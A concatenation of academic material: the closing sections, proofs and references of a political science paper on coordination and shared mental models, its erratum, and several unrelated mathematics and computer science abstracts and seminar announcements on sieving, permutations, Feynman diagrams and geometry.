If the form and existence of shared knowledge matter in coordination, this points to the power of manipulating knowledge representations to influence coordination outcomes, as in Riker's (1983) concept of "heresthetic" (the art of structuring a choice context to one's benefit) or Myerson and Weber's (1993) "focal arbiter." Rather than sending a cheap talk signal of the form "I am going to choose A," one can expand the communication aspects to signals of the form "A is like B," where players communicate representations rather than intentions (Banks and Calvert 1992; Palfrey and Rosenthal 1991). Since a knowledge-induced equilibrium is a global property of players' structure of the set of alternatives, small changes in this structure can have a big effect on the attributes of the equilibria. One way knowledge structures can be influenced is by adding or subtracting new alternatives or by changing perceptions of how alternatives are related (e.g., Riker 1983; Sebenius 1983; Myerson and Weber 1993; Jones 1994; Bawn 1999). For example, let $\mathcal{M}$ be the graph with $E = (a_1a_2, a_3a_2, a_3a_4, a_4a_1)$. The addition of a new action to the choice set: a_5 with $a_5a_2 \in E$, transforms the game from one where the full set of outcomes are knowledge-induced equilibria to a game with a unique equilibrium at all players choose a_2. Arguing relationships among existing alternatives can also radically shift the coordination outcome. Let $\mathcal{M}$ be the graph with $E = (a_1a_2, a_3a_2, a_2a_4, a_4a_5, a_5a_6, a_6a_7)$. The addition of an edge linking a_7 with a_2 in a knowledge structure shifts the outcome from all players choosing a_4 in equilibrium to all players choosing a_2. Manipulation of the knowledge structure can occur in simple ways such as arguing relationships and categories (such as assertions that "proposal A is like proposal B so if you like A you should like B"). It can also occur in more complex ways such as the framing effects of priming, or invoking relevant comparison dimensions as

in issue-saliency tactics in elections (e.g., Jones 1994; Cox 1997, 255–61), or making analogical arguments (e.g., Khong 1992). These simple examples highlight the importance of communication—not only of preferences or intent—but of representations of an empirical context.

Conclusion

I have presented a formal model of how players' mental models of an empirical decision context intersect with strategy choice to influence the prospects for a coordination equilibrium. This approach emphasizes that cognitive elements, particularly the representation of an empirical context through mental models, are an important structural factor that mediates between the interactions of agents and between agents and their collective environments. The representation of knowledge used here—namely categories and relationships between categories—is probably the simplest possible representation. Much richer representations are possible, including analogies, cause-and-effect models, schemas, classifications of sets, logical systems, spatial representations, and so on. The model outlined here can be extended to take into account these more complex organizations of knowledge. Furthermore, a knowledge structure need not be modeled as static, but can be viewed as a dynamic structure that emerges through the interactions of agents (such as through deliberation, manipulation, or signaling (Richards 2000)). This would bring in communication and emergent structures, although the intent of this article is to demonstrate the effects of shared knowledge even in the absence of communication. The set of categories also need not be fixed in advance but can evolve as a representation is constructed.[17] Finally, this is a formal model where the empirical context matters.

It is worthwhile clarifying the relationship between the knowledge-induced equilibrium defined here and the related equilibrium concept of a structure-induced equilibrium defined for cooperative games (Shepsle 1979). A knowledge-induced equilibrium is based on general maximum-likelihood procedures and thus can be defined for both social choice (where the maximum-likelihood procedure becomes plurality rule as in Richards, McKay, and Richards [1998, 2000]) and for noncooperative games as shown here. In addition, a knowledge-induced equilibrium is based on the organization of preferences as mutually consistent with players' mental representations of the context, rather than on procedural rules and jurisdictions. But both a knowledge-induced equilibrium and a structure-induced equilibrium incorporate structure from the empirical context (whether it is an institutional or cognitive organization) to constrain and organize the set of players' preferences and induce equilibrium properties.

The idea of a knowledge-induced equilibrium reminds us that there are other sources of structure that induce stability in collective choice. Furthermore, these structures may have interesting relationships between them, such as the relationship between institutions and mental models, or mental models and cultural or social norms. However, the almost exclusive emphasis on institutional rules and procedures as the mechanism for facilitating collective agreements implies that without strong institutions the prospects for stable agreements are slight. This is not the case. Even in realms without institutional restrictions on preferences, such as in international politics or politics outside of parliaments or committees, preferences may be structured by shared cognitive interpretations of the empirical context which are sufficient to induce stable collective choices.

Manuscript submitted February 29, 2000.
Final manuscript received September 25, 2000.

Appendix
Maximum Likelihood and Borda Winner

Lemma 8 *The alternative that is the maximum-likelihood winner of* Γ *is the action with the greatest pairwise wins minus losses, which is equivalent to the action that is the Borda winner.*

Lemma 8 is based on the results of Young (1986, 1988, 1995), who examines optimal aggregation rules as a problem of statistical inference using maximum-likelihood estimation. Let $A = \{a_1, \ldots, a_m\}$ be m distinct actions. Assume that the goal is to correctly identify the "best" action(s) after a series of independent pairwise comparisons. A series of pairwise comparisons on a set of m alternatives A is represented by an $m(m-1)$-dimensional vector $\mathbf{x} = (x_{jk})$, $1 \quad j \quad k \quad m$, consisting of nonnegative integer entries where x_{jk} is the number of comparisons in which a_j is "better than" a_k. If two actions are equally "best" in any single pairwise comparison, then it is assumed that each is selected with probability 1/2. It is assumed that pairwise trials are independent and that every action is involved in an equal number of

[17] Most decision theories must assume an *a priori* fixed set of alternatives (called the "small world assumption"), which is often a hindrance in applying formal models to dynamic empirical contexts.

comparisons c. The sampling distribution within the c comparisons corresponds to the distribution of combinations of the players' types given $\varnothing$.

Let $g(\mathbf{x}|a_k)$ be the probability of observing $\mathbf{x}$ given that a_k is the "best" action, where

$$g(\mathbf{x}|a_k) = p^{\sum_{j=k} x_{kj}} (1-p)^{\sum_{j\neq k} x_{jk}}. \quad (6)$$

Since for all $j \quad k$, $x_{jk} + x_{kj} = c$, the maximum-likelihood decision rule is (Young 1986, 116):

$$f(x) = \left\{ a_k \in A : \sum_{j\neq k} x_{kj} \geq \sum_{j\neq k} x_{lj}, \text{ for } 1 \leq l \leq m \right\}. \quad (7)$$

Equation 7 corresponds to choosing the action with the maximum number of wins minus losses over all pairwise comparisons, which corresponds to the action that is the Borda winner with probability weights $\varnothing$ (Young 1986, 116; Black 1958).

Proof of Theorem 5

Let v_1^* and v_3^* denote two knowledge-induced equilibria in a tree graph $\mathcal{M}$. Assume v_1^* and v_3^* are not adjacent so that there must be at least one vertex (or set of vertices), denoted v_2, with $e(v_2, v_1^*)$ and $e(v_2, v_3^*) \in \mathcal{M}$. Define a branch at a vertex u of a tree as the maximal subtree containing u as an endpoint. Let $\sum p(u)_{-x}$ denote the sum of the path lengths from root node u to all vertices descending from u excluding vertex x and its descendants. Let n_1 denote the number of vertices following from v_1^* as the root node excluding v_2 and its branches, n_2 be the number of vertices following from v_2 excluding v_1^* and its branches and v_3^* and its branches, and n_3 be the number of vertices following from v_3^* excluding v_2 and its branches. Since v_1^* and v_3^* are both knowledge-induced equilibria it must be that $\sum_{u\in\mathcal{M}} d(u, v_1^*) = \sum_{u\in\mathcal{M}} d(u, v_3^*)$, or that

$$\begin{aligned} &\sum p(v_1^*)_{-v_2} + 1 + 2 + \sum p(v_3^*)_{-v_2} + 2n_2 + \sum p(v_2)_{-v_1^*,-v_3^*} + n_3 \\ &= \sum p(v_3^*)_{-v_2} + 1 + 2 + \sum p(v_1^*)_{-v_2} + 2n_1 + \sum p(v_2)_{-v_1^*,-v_3^*} + n_3, \end{aligned} \quad (8)$$

which implies that $n_1 = n_2$. In order for v_2 not to be a knowledge-induced equilibrium, it must be that $\sum_{u\in\mathcal{M}} d(u, v_2)$ is not a minimum, or that

$$\begin{aligned} &\sum p(v_1^*)_{-v_2} + n_1 + 1 + \sum p(v_3^*)_{-v_2} + n_2 + 1 + \sum p(v_2)_{-v_1^*,-v_3^*} \\ &> \sum p(v_1^*)_{-v_2} + 1 + 2 + \sum p(v_3^*)_{-v_2} + 2n_2 + \sum p(v_2)_{-v_1^*,-v_3^*} + n_3, \end{aligned} \quad (9)$$

which results in the contradiction $n_3 < -1$. Hence v_1^* and v_3^* must be adjacent if they are knowledge-induced equilibria.

It remains to be shown that the set of adjacent equilibria cannot be greater than two. For v_1^*, v_2^*, and v_3^* to be knowledge-induced equilibria it must be that the sum of path lengths is minimal and equal:

$$\begin{aligned} &\sum p(v_1^*)_{-v_2} + 1 + n_2 + \sum p(v_2^*)_{-v_1^*-v_3^*} + 2 + 2n_3 + \sum p(v_3^*)_{-v_2^*} \\ &= 1 + n_1 + \sum p(v_1^*)_{-v_2^*} + \sum p(v_2^*)_{-v_1^*-v_3^*} + 1 + n_3 + \sum p(v_3^*)_{-v_2^*} \\ &= 2 + 2n_1 + \sum p(v_1^*)_{-v_2^*} + 1 + n_2 + \sum p(v_2^*)_{-v_1^*-v_3^*} + \sum p(v_3^*)_{-v_2^*}. \end{aligned} \quad (10)$$

In order for Equations (10) to be satisfied, it must be that $n_2 = -1$, which is a contradiction. ■

References

Ainsworth, Scott, and Itai Sened. 1993. "The Role of Lobbyists: Entrepreneurs with Two Audiences." *American Journal of Political Science* 37:834–866.

Austen-Smith, David, and Jeffrey S. Banks. 1996. "Information Aggregation, Rationality, and the Condorcet Jury Theorem." *American Political Science Review* 90:34–45.

Axelrod, Robert. 1973. "Schema Theory: An Information Processing Model of Perception and Cognition." *American Political Science Review* 67:1248–1266.

Axelrod, Robert. 1986. "An Evolutionary Approach to Norms." *American Political Science Review* 80:1095–1111.

Bacharach, Michael. 1993. "Variable Universe Games." In *Frontiers of Game Theory,* ed. K. Binmore, A. Kirman, and P. Tani. Cambridge, Mass.: MIT Press.

Bacharach, Michael, and Michele Bernasconi. 1997. "The Variable Frame Theory of Focal Points: An Experimental Study." *Games and Economic Behavior* 19:1–45.

Banks, Jeffrey S., and Randall L. Calvert. 1992. "A Battle-of-the-Sexes Game with Incomplete Information." *Games and Economic Behavior* 4:347–372.

Barberà, Salvador, Faruk Gul, and Ennio Stacchetti. 1993. "Generalized Median Voter Schemes and Committees." *Journal of Economic Theory* 61:262–289.

Barkow, Jerome H., Leda Cosmides, and John Tooby (ed.). 1992. *The Adapted Mind: Evolutionary Psychology and the Generation of Culture.* New York: Oxford University Press.

Bawn, Kathleen. 1999. "Constructing 'Us': Ideology, Coalition Politics, and False Consciousness." *American Journal of Political Science* 43:303–334.

Bernheim, B. Douglas, Bezalel Peleg, and Michael D. Whinston. 1987. "Coalition-Proof Nash Equilibria: Concepts." *Journal of Economic Theory* 42:1–12.

Black, Duncan. 1958. *The Theory of Committees and Elections.* Boston: Kluwer Academic Publishers.

Chong, Dennis. 1991. *Collective Action and the Civil Rights Movement.* Chicago: University of Chicago Press.

Clausen, Aage R. 1973. *How Congressmen Decide: A Policy Focus.* New York: St. Martin's Press.

Conover, Pamela Johnston, and Stanley Feldman. 1984. "How People Organize the Political World: A Schematic Model." *American Journal of Political Science* 28:95–126.

Converse, Philip E. 1964. "The Nature of Belief Systems in Mass Publics." In *Ideology and Discontent,* ed. David Apter. New York: Free Press.

Corter, James E. 1996. *Tree Models of Similarity and Association.* Sage University Paper Series on Quantitative Applications in the Social Sciences, series no. 07–112. Thousand Oaks, Calif.: Sage.

Cosmides, Leda, and John Tooby. 1992. "Cognitive Adaptations for Social Exchange." In *The Adapted Mind: Evolutionary Psychology and the Generation of Culture,* ed. Jerome H. Barkow, Leda Cosmides, and John Tooby. New York: Oxford University Press.

Cox, Gary. 1997. *Making Votes Count: Strategic Coordination in the World's Electoral Systems.* New York: Cambridge University Press.

Crawford, Vincent P., and Hans Haller. 1990. "Learning How to Cooperate: Optimal Play in Repeated Coordination Games." *Econometrica* 58:571–595.

Denzau, Arthur T., and Douglass C. North. 1994. "Shared Mental Models: Ideologies and Institutions." *Kyklos* 47:3–31.

Downs, Anthony. 1957. *An Economic Theory of Democracy.* New York: Harper and Row.

Ferejohn, John. 1991. "Rationality and Interpretation." In *The Economic Approach to Politics,* ed. Kristen Renwick Monroe. New York: Harper Collins.

Gauthier, David. 1975. "Coordination." *Dialogue* 14:195–221.

Haas, Peter M. 1990. *Saving the Mediterranean.* New York: Columbia University Press.

Harary, Frank. 1969. *Graph Theory.* New York: Addison-Wesley.

Hardin, Russell. 1982. *Collective Action.* Baltimore: Johns Hopkins University Press.

Hinich, Melvin, and Michael Munger. 1994. *Ideology and the Theory of Political Choice.* Ann Arbor: University of Michigan Press.

Jervis, Robert. 1978. "Cooperation under the Security Dilemma." *World Politics* 30:167–214.

Jones, Bryan D. 1994. *Reconceiving Decision-making in Democratic Politics: Attention, Choice, and Public Policy.* Chicago: University of Chicago.

Khong, Yuen Foong. 1992. *Analogies at War.* Princeton: Princeton University Press.

Knill, David C., and Whitman Richards (ed.). 1996. *Perception as Bayesian Inference.* New York: Cambridge University Press.

Kollman, Ken, John H. Miller, and Scott E. Page. 1992. "Adaptive Parties in Spatial Elections." *American Political Science Review* 86:929–937.

Kreps, David M. 1991. "Corporate Cultures and Economic Theory." In *Perspectives on Positive Political Economy,* ed. James E. Alt and Kenneth A. Shepsle. New York: Harper Collins.

Legro, Jeffrey. 1995. *Cooperation Under Fire: Anglo-German Restraint During World War II.* Ithaca: Cornell University Press.

Levi, Margaret. 1988. *Of Rule and Revenue.* Berkeley: University of California Press.

Levi, Margaret. 1997. *Consent, Dissent, and Patriotism.* New York: Cambridge University Press.

Lohmann, Susanne. 1994. "Dynamics of Informational Cascades: The Monday Demonstrations in Leipzig, East Germany, 1989–1991." *World Politics* 47:42–101.

Luce, R. Duncan, and Howard Raiffa. 1985. *Games and Decisions.* New York: Dover.

McGillvray, Fiona. 1997. "Party Discipline as a Determinant of the Endogenous Formation of Tariffs." *American Journal of Political Science* 41:584–607.

Mehta, Judith, Chris Starmer, and Robert Sugden. 1994. "The Nature of Salience: An Experimental Investigation of Pure Coordination Games." *American Economic Review* 84:658–673.

Miller, Nicholas. 1986. "Information, Electorates, and Democracy: Some Extensions and Interpretations of the Condorcet Jury Theorem." In *Information Pooling and Group Decision Making,* ed. Bernard Grofman and Guillermo Owen. Greenwich, Conn.: JAI Press.

Minsky, Marvin. 1985. *Society of Mind.* New York: Simon and Schuster.

Myerson, Roger B., and Robert J. Weber. 1993. "A Theory of Voting Equilibria." *American Political Science Review* 81:102–114.

Nozick, Robert. 1993. *The Nature of Rationality.* Princeton: Princeton University Press.

O'Neill, Barry. 1999. *Honor, Symbols, and War.* Ann Arbor: University of Michigan Press.

Ostrom, Elinor. 1990. *Governing the Commons: The Evolution of Institutions for Collective Action.* New York: Cambridge University Press.

Palfrey, Thomas, and Howard Rosenthal. 1991. "Testing for Effects of Cheap Talk in a Public Goods Game with Private Information." *Games and Economic Behavior* 3:183–220.

Poole, Keith T., and Howard Rosenthal. 1991. "Patterns of Congressional Voting." *American Journal of Political Science* 35:228–278.

Richards, Diana, Brendan D. McKay, and Whitman Richards. 1998. "Collective Choice and Mutual Knowledge Structures." *Advances in Complex Systems* 1:221–236.

Richards, Diana. 2000. "Strategic Persuasion and the Manipulation of Knowledge Structures in Social Choice." Presented at the American Political Science Association Meeting, Washington, D.C. (http://PRO.harvard.edu).

Richards, Diana. 2001. "Reciprocity and Shared Knowledge Structures in the Prisoner's Dilemma Game." Unpublished manuscript. University of Minnesota.

Richards, Whitman, and Jan J. Koenderink. 1995. "Trajectory Mapping: A New Nonmetric Scaling Technique." *Perception* 24:1315–1331.

Richards, Whitman, Brendan D. McKay, and Diana Richards. 2000. "The Probability of Collective Choice with Shared Knowledge Structures." M.I.T. A.I. Technical Report 1690 (http://www.ai.mit.edu/publications/pubsDB/pubsDB.onlinehtml).

Riker, William H. 1983. "Political Theory and the Art of Heresthetics." In *Political Science: The State of the Discipline,* ed. Ada W. Finifter. Washington, D.C.: American Political Science Association.

Romney, A. Kimball, William H. Batchelder, and Susan C. Weller. 1987. "Recent Applications of Cultural Consensus Theory." *American Behavioral Scientist* 31:163–177.

Romney, A. Kimball, John P. Boyd, Carmella C. Moore, William H. Batchelder, and Timothy J. Brazill. 1996. "Culture as Shared Cognitive Representations." *Proceedings of the National Academy of Sciences* 93:4699–4705.

Saari, Donald G. 1994. *Geometry of Voting.* Berlin: Springer-Verlag.

Schelling, Thomas C. 1960. *The Strategy of Conflict.* Cambridge: Harvard University Press.

Schiemann, John W. 2000. "Meeting Halfway between Rochester and Frankfurt: General Salience, Focal Points, and Strategic Interaction." *American Journal of Political Science* 44:1–16.

Scholz, John T., and Wayne B. Gray. 1997. "Can Government Facilitate Cooperation? An Informational Model of OSHA Enforcement." *American Journal of Political Science* 41:693–717.

Sebenius, James K. 1983. "Negotiation Arithmetic: Adding and Subtracting Issues and Parties." *International Organization* 37:281–234.

Shepsle, Kenneth. 1979. "Institutional Arrangements and Equilibrium in Multidimensional Voting Models." *American Journal of Political Science* 23:27–59.

Sloane, N.J.A., and Simon Plouffe. 1995. *The Encyclopedia of Integer Sequences.* New York: Academic Press.

Spruyt, Hendrik. 1994. *The Sovereign State and Its Competitors: An Analysis of System Change.* Princeton: Princeton University Press.

Sugden, Robert. 1995. "A Theory of Focal Points." *The Economic Journal* 105:533–550.

Sullivan, John L., James E. Piereson, and George E. Marcus. 1978. "Ideological Constraint in the Mass Public: A Methodological Critique and Some New Findings." *American Journal of Political Science* 22:233–249.

Taylor, Michael. 1987. *The Possibility of Cooperation.* New York: Cambridge University Press.

Tversky, Amos. 1977. "Features of Similarity." *Psychological Review* 84:327–352.

Ullman, Shimon. 1996. *High-level Vision: Object Recognition and Visual Cognition.* Cambridge: M.I.T. Press.

Weingast, Barry. 1995. "A Rational Choice Perspective on the Role of Ideas." *Politics and Society* 23:449–464.

Wendt, Alexander E. 1992. "Anarchy is What States Make of It: The Social Construction of Power Politics." *International Organization* 46:391–425.

Wendt, Alexander E. 1999. *Social Theory of International Politics.* New York: Cambridge University Press.

Wittkopf, Eugene R., and Michael A. Maggiotto. 1983. "Elites and Masses: A Comparative Analysis of Attitudes Toward America's World Role." *Journal of Politics* 45:303–334.

Young, H. Peyton. 1986. "Optimal Ranking and Choice from Pairwise Comparisons." In *Information Pooling and Group Decision Making,* ed. Bernard Grofman and Guillermo Owen. Greenwich, Conn.: JAI Press.

Young, H. P. 1988. "Condorcet's Theory of Voting." *American Political Science Review* 82:1231–1244.

Young, H. Peyton. 1995. "Optimal Voting Rules." *Journal of Economic Perspectives* 9:51–64.

Young, H. Peyton. 1998. *Individual Strategy and Social Structure.* Princeton: Princeton University Press.

Coordination and Shared Mental Models

Diana Richards

In "Coordination and Shared Mental Models" (*American Journal of Political Science* 45(2): 259–276), a printer's error led to the omission of some inequality and "not equal to" symbols at several points in the text. The following are corrections.

The footnote on page 269 should read:

"Five hundred graphs were generated for cases with $m \leq 20$."

On page 270, every occurrence of "$j \quad i$" (lines 9, 11, and 13 in paragraph 2, the statements of Proposition 6 and 7, and the heading of Table 1) should read:

"$j \neq i$"

Also on page 270, the sixth line in the proof of Proposition 6 omits a "not equal to" symbol and should read:

"$\mathcal{M}_j \neq \mathcal{M}_i$"

Also on page 270, the first sentence in the heading of Table 1 should read:

"Confidence in Shared Models for prob(coordination) $\geq$ 50%."

On page 273, the eighth and ninth line after Lemma 8 should read:

"by an $m(m-1)$-dimensional vector $\mathbf{x} = (x_{jk})$, $1 \leq j \neq k \leq m, \ldots$."

Department of Political Science
University of Minnesota
(richards@polisci.umn.edu)

Abstract of: Computational sieving applied to some classical number-theoretic problems

MAS-R9821

H.J.J. te Riele ;

1998, MAS-R9821, ISSN 1386-3703

PDF-file compressed PostScript (92 KB) (9 pages)

Abstract

Many problems in computational number theory require the application of some sieve. Efficient implementation of these sieves on modern computers has extended our knowledge of these problems considerably. This is illustrated by three classical problems: the Goldbach conjecture, factoring large numbers, and computing the summatory function of the Möbius function.

CWI Theme(s):

MAS2 (Computing and Control)

CWI Project(s):

Computational number theory and data security

Keywords:

Mobius function factoring large numbers Goldbach conjecture Sieving

Comments to rapporten

Refined Restricted Permutations

By Aaron Robertson, Dan Saracino, and Doron Zeilberger

Written: March 4, 2002.

Appeared in Annals of Combinatorics v. 6 (2002), 427-444.

Derangements (and more generally the notion of "fixed points of a permutation") are concepts related to the cycle-structre, i.e. two-line notation, i.e. permutations qua *1-1 functions* from [1,n] to [1,n]. On the other hand, Pattern-avoidance (and Wilf- equivalence) are inherently "wordy", i.e. pertain to permutations qua *words*. Perhaps this is why no one noticed the amazing and easily-stated fact that the number of 132-avoiding derangements equals the number of 321-avoiding derangements, and even more amazingly, that the same is true if you replace "derangement" by "with i fixed points", for ANY i between 0 and n.

This astounding fact was first discovered emprically by Aaron Robertson who also has an even more amazing proposed proof for it, in terms of a beautiful bijection, that in particular gives the best proof todate of the classical Wilf-equivalence result of 321 and 132. But as hard as we tried, we were unable to prove that his bijection preserves the parameter "number of fixed points", even though it certainly does. This bijection that generalizes to other classes, will hopefully form the subject of forthcoming papers by Aaron, and I believe will revolutionize the theory of Wilf-equivalence. Meanwhile we found a more ``pedestrian" proof, that while somewhat boring to read, was lots of fun to discover, since without Shalosh it would not have been possible. Conversely, as hard as we tried, Shalosh and I were unable to make it completely computational (there must be a tip of a yet-to-be-discovered Ansatz here), and Aaron and Dan provided beautiful human insight to finish it up.

This article contains lots of other neat stuff discovered by Aaron and Dan, and its relation to the the very fine Fine sequence.

This paper is dedicated to the memroy of Rodica Simion (1955-2000), the great enumerator and wonderful human, who, we are sure, would have loved it.

(Plain) .tex version (22 pages)

.dvi version (for previewing)

.ps version

.pdf version

IMPORTANT: This article is accompanied by the Maple package AARON , that emprically confirms many of the results, and that was very instrumental in finding the proofs, but that is not really needed for the proof itself (at least not for checking its formal correctness). It also requires: WILF. Notice that for AARON, the on-line help is ez(); not to interfere with the usual ezra(); that takes care of WILF.

Doron Zeilberger's List of Papers

Doron Zeilberger's Home Page

CATS Spring 2003

Jonathan Myers

Counting Pairs of Sequences by Size of Longest Common Subsequence

A polynomial time algorithm is presented for calculating the number of pairs of sequences of given lengths m and n (over a fixed alphabet) having a given length k for their longest common subsequence. The intended application is finding the most significant overlaps among DNA fragments as a first step in assembly.

Bob Robinson

Counting Feynman Diagrams

A Feynman diagram *D* of the type considered has a vertex set *U* of cardinality *2n* for some $n > 0$, along with *n* undirected *V*-lines forming a perfect matching on *U* and *2n* directed *G*-lines forming a permutation on *U*. Here *n* is called the *order* of *D*. One of the *G*-lines is designated as the *root* of *D*. If *D* is connected and cannot be disconnected by removing some two *G*-lines it is called *irreducible*. The number *C(n)* of nonisomorphic connected Feynman diagrams of order *n* has been known under various guises for at least 50 years. However the number *I(n)* of those which are irreducible appears to be new. The study of *C(n)* and *I(n)* is motivated by research which aims to combine Monte Carlo summation techniques with self-consistent high-order Feynman diagram expansions to computationally solve interacting fermion models in quantum physics.

A recently simplified approach to calculating the exact numbers *C(n)* and *I(n)* is presented. As time permits related results on the asymptotic behavior of *C(n)* and *I(n)* will be discussed, along with methods for generating canonical Feynman diagrams.

The main part of the talk will be an expanded version of a presentation at the ALICE '03 workshop; a detailed abstract is available in PostScript or PDF form.

Note: The research reported is being carried out for the NSF project "ITR/ACS: Stochastic summation of high-order Feynman graph expansions", led by Prof. H.-B. Schuttler of the UGA Physics Dept. (PI) with the speaker and others as co-PIs.

Bob Robinson

Generating Feynman Diagrams -- an Update

An overview and update on generating Feynman diagrams (FDs) is presented. There have been three previous seminars this academic year on generating and counting FDs; for the abstracts, see 26 Aug 2002, 11 Nov 2002, and 27 Jan 2003.

In this talk we present the basics of CAT generation algorithms for canonical FDs and for all labeled FDs, then discuss related open problems. Here CAT stands for "Constant Amortized Time".

Note: The research reported is being carried out for the NSF project "ITR/ACS: Stochastic summation of high-order Feynman graph expansions", led by Prof. H.-B. Schuttler of the UGA Physics Dept. (PI) with the speaker and others as co-PIs.

Rod Canfield

The Cauchy Integral Formula and Enumeration

Cauchy (1789-1857) is credited with discovering the Cauchy Integral Formula. When a function f(z) is defined by a power series

f(z) = \sum_{n=0}^{\infty} a_n z^n,

(z varies over complex numbers) the CIF allows you to express the coefficient a_n in terms of the numbers f(z) as z varies around a circle.

This is a useful technique in combinatorial enumeration, analytic number theory, mathematical physics, etc etc.

The two-part lectures will be intended to make the student, who is assumed to be familiar with complex numbers but NOT to have ever taken a course in complex analysis, an expert on the technique.

These lectures are tied in to the enumeration of bipartite graphs, some research done jointly with Brendan McKay. There was a lecture last Fall about a computer program for calculating said numbers. That lecture is independent of this one, but the overall goal is to work towards presenting the results of that research.

Sue Whitesides

School of Computer Science, McGill University, Montreal

Special Joint CATS/Geometry Seminar

Embedding Problems for Paths and Cycles with Direction Constrained Edges*

We determine the reachability properties of the embeddings in 3D of a directed path, in the graph theoretic sense, whose edges have each been assigned a desired direction (East, West, North, South, Up, or Down) but no length. We ask which points of 3D can be reached by the terminus of an embedding of such a path, by choosing appropriate positive lengths for the edges, if the embedded path starts at the origin, does not intersect itself and respects the directions assigned to its edges. Similarly, we ask which graph theoretic cycles have physical realizations, without self-intersections, that respect the given direction constraints.

These problems arise in the context of extending planar graph embedding techniques and VLSI rectilinear layout techniques from 2D to 3D. We give combinatorial characterizations that yield linear time recognition and layout algorithms.

All are welcome. No special background is assumed.

* joint work with G. Di Battista (U. Roma III), G. Liotta (U. Perugia), and A. Lubiw (U. Waterloo)

Andreas Voigt

How Feynman Diagrams Help to Resolve Mysteries in Physics

The interacting fermion problem is of fundamental importance in a wide range of physics research areas. It includes fields as diverse as electronic structure theory of solids, strongly correlated electron physics, quantum chemistry and the theory of nuclear matter. Especially the strange and still unrevealed nature of the high temperature superconductors has attracted a great deal of attention and remains still unsolved.

I will give an introduction into the problem and an overview about the ongoing project to combine a Monte Carlo summation techniques with a self-consistent high-order Feynman diagram expansions. I will present the basics steps necessary to carry out the task: the formulation of the model Hamiltonians and the use of Feynman diagrams to calculate basic physical quantities like the self-energy. Some interesting results for the Anderson impurity model will be presented.

Aaron Windsor

Upper Tail Estimates and Their Applications

Given a random variable X, an important function is E[X], X's expected value. Typically, computations of E[X] are straightforward. In many applications, however, it's necessary to know a lot more about X than just E[X]. In particular, is X usually close to E[X]? If so, how close and how often? If X can be decomposed into the sum of smaller random variables, this is where the upper and lower tail probabilities are useful. Roughly, the lower tail is the probability that X falls below its expectation by a lot and the upper tail is the probability that X is way above its expectation In the case that X is the sum of independent indicator random variables, the Chernoff bound will give bounds for the upper and lower tail that are asymptotically equivalent. When X is the sum of small products of indicator random

variables, there is an analogue of the Chernoff bound for the lower tail, but no matching upper tail bound exists in general. Recently, interesting methods to deal with the upper tail have been developed and applied in Combinatorics and Computer Science. We'll survey some of these bounds, including Azuma's Inequality, Talagrand's Inequality, and Kim-Vu Concentration, as well as some purely combinatorial techniques, as time permits. Most of the background for this talk comes from the recent paper "The Infamous Upper Tail" by Svante Janson and Andrzej Rucinski.

UGA Computer Science Department

Graduate Student Orientation

The orientation program will take place in room 328 Boyd, 3:35-5:35 PM on Monday, March 10.

Yuanxin Liu

Dept. of Computer Science

University of North Carolina at Chapel Hill

Special Joint CATS/Geometry Seminar

Testing Homotopy for Paths in the Plane

We present an efficient algorithm to test if two given paths are homotopic; that is, whether they wind around obstacles in the plane in the same way. For paths specified by n line segments with obstacles described by n points, several standard ways achieve quadratic running time. For simple paths, our algorithm runs in $O(n\log{n})$ time, which we show is tight. For self-intersecting paths, the problem is related to Hopcroft's problem; our algorithm runs in $O(n^(2/3)\log{n})$ time.

Reference: Sergio Cabello, Yuanxin Liu, Andrea Mantler, and Jack Snoeyink. Testing homotopy for

paths in the plane. Discrete and Computational Geometry, Special Issue on the 2002 Symposium on Computational Geometry. To appear.

Andrea Mantler

Dept. of Computer Science

University of North Carolina at Chapel Hill

Special Joint CATS/Geometry Seminar

Ununfoldable Polyhedra with Convex Faces

Unfolding a convex polyhedron into a simple planar polygon is a well-studied problem. We study the limits of unfoldability by studying nonconvex polyhedra with the same combinatorial structure as convex polyhedra. In particular, we give two examples of polyhedra, one with 24 convex faces and one with 36 triangular faces, that cannot be unfolded by cutting along edges. We further show that such a polyhedron can indeed be unfolded if cuts are allowed to cross faces. Finally, we prove that "open" polyhedra with triangular faces may not be unfoldable no matter how they are cut.

Reference: Marshall Bern, Erik Demaine, David Eppstein, Eric Kuo, Andrea Mantler, and Jack Snoeyink. Ununfoldable polyhedra with convex faces. Computational Geometry Theory and Applications, Special Issue on the 4th CGC Workshop on Computational Geometry, 24(2):51-62, February 2003.

Peter Dadam and Manfred Reichert

Dept. Databases and Information Systems (DBIS)

University of Ulm, GERMANY

Towards a New Dimension for Process-Aware Information Systems

In the future, success or failure of an enterprise will more and more depend on its ability to flexibly and quickly react to changes at the market, the development, or the manufacturing side. This means that the flow of work within a department, within a company, or even across companies may have to be quickly adapted. To meet this challenge enterprises are developing a growing interest in supporting their business processes more effectively and in streamlining their computer applications such that they behave "process-oriented".

In principle, workflow (WF) technology offers a promising approach for this. It allows to define processes explicitly, to integrate application components, and to deliver a state-aware control service. However, current WF technology is jumping much too short. After being implemented, processes are rather inflexible and later changes in the process schema cannot be mapped to running instances. These and other weaknesses limit the applicability of WF technology significantly and will lead to big headaches for its users.

The target of the ADEPT project is to develop the fundamentals for a WF technology which makes process-aware applications easy to implement and which is much more flexible than today's systems. Very challenging in this context is to achieve this in an efficient manner and without violating consistency and robustness.

In the first part, Peter Dadam will describe the demands for adequate WF technology and illustrate the "technological vision" we are trying to make reality in our research. In the second part, Manfred Reichert will discuss the technological approaches taken in the ADEPT project in order to meet these goals. Among other things, he will present the developed framework for dynamic WF changes, which enables both, the quick and correct propagation of WF type changes to in-progress WF instances and the ad-hoc adaptation of single WF instances.

The presentation will be complemented by a live demonstration of the experimental ADEPT workflow engine.

Peter Dadam is full professor at the University of Ulm and director of the DBIS department. Before he was director of the department for Advanced Information Management (AIM) at the IBM Heidelberg Science Center where he managed the AIM-P project on advanced database technology. Current research areas include cooperative information systems, WF management, and database technology and its use in advanced application areas.

Manfred Reichert is assistant professor in the DBIS department at the University of Ulm. He finished his PhD thesis on flexible WF management in May 2000. Current research topics include enterprise-wide

and cross-organizational workflows, enterprise application integration and workflow, and different aspects related to WF technology.

Tarsem Purewal

Minimal Enclosings of Group Divisible Block Designs

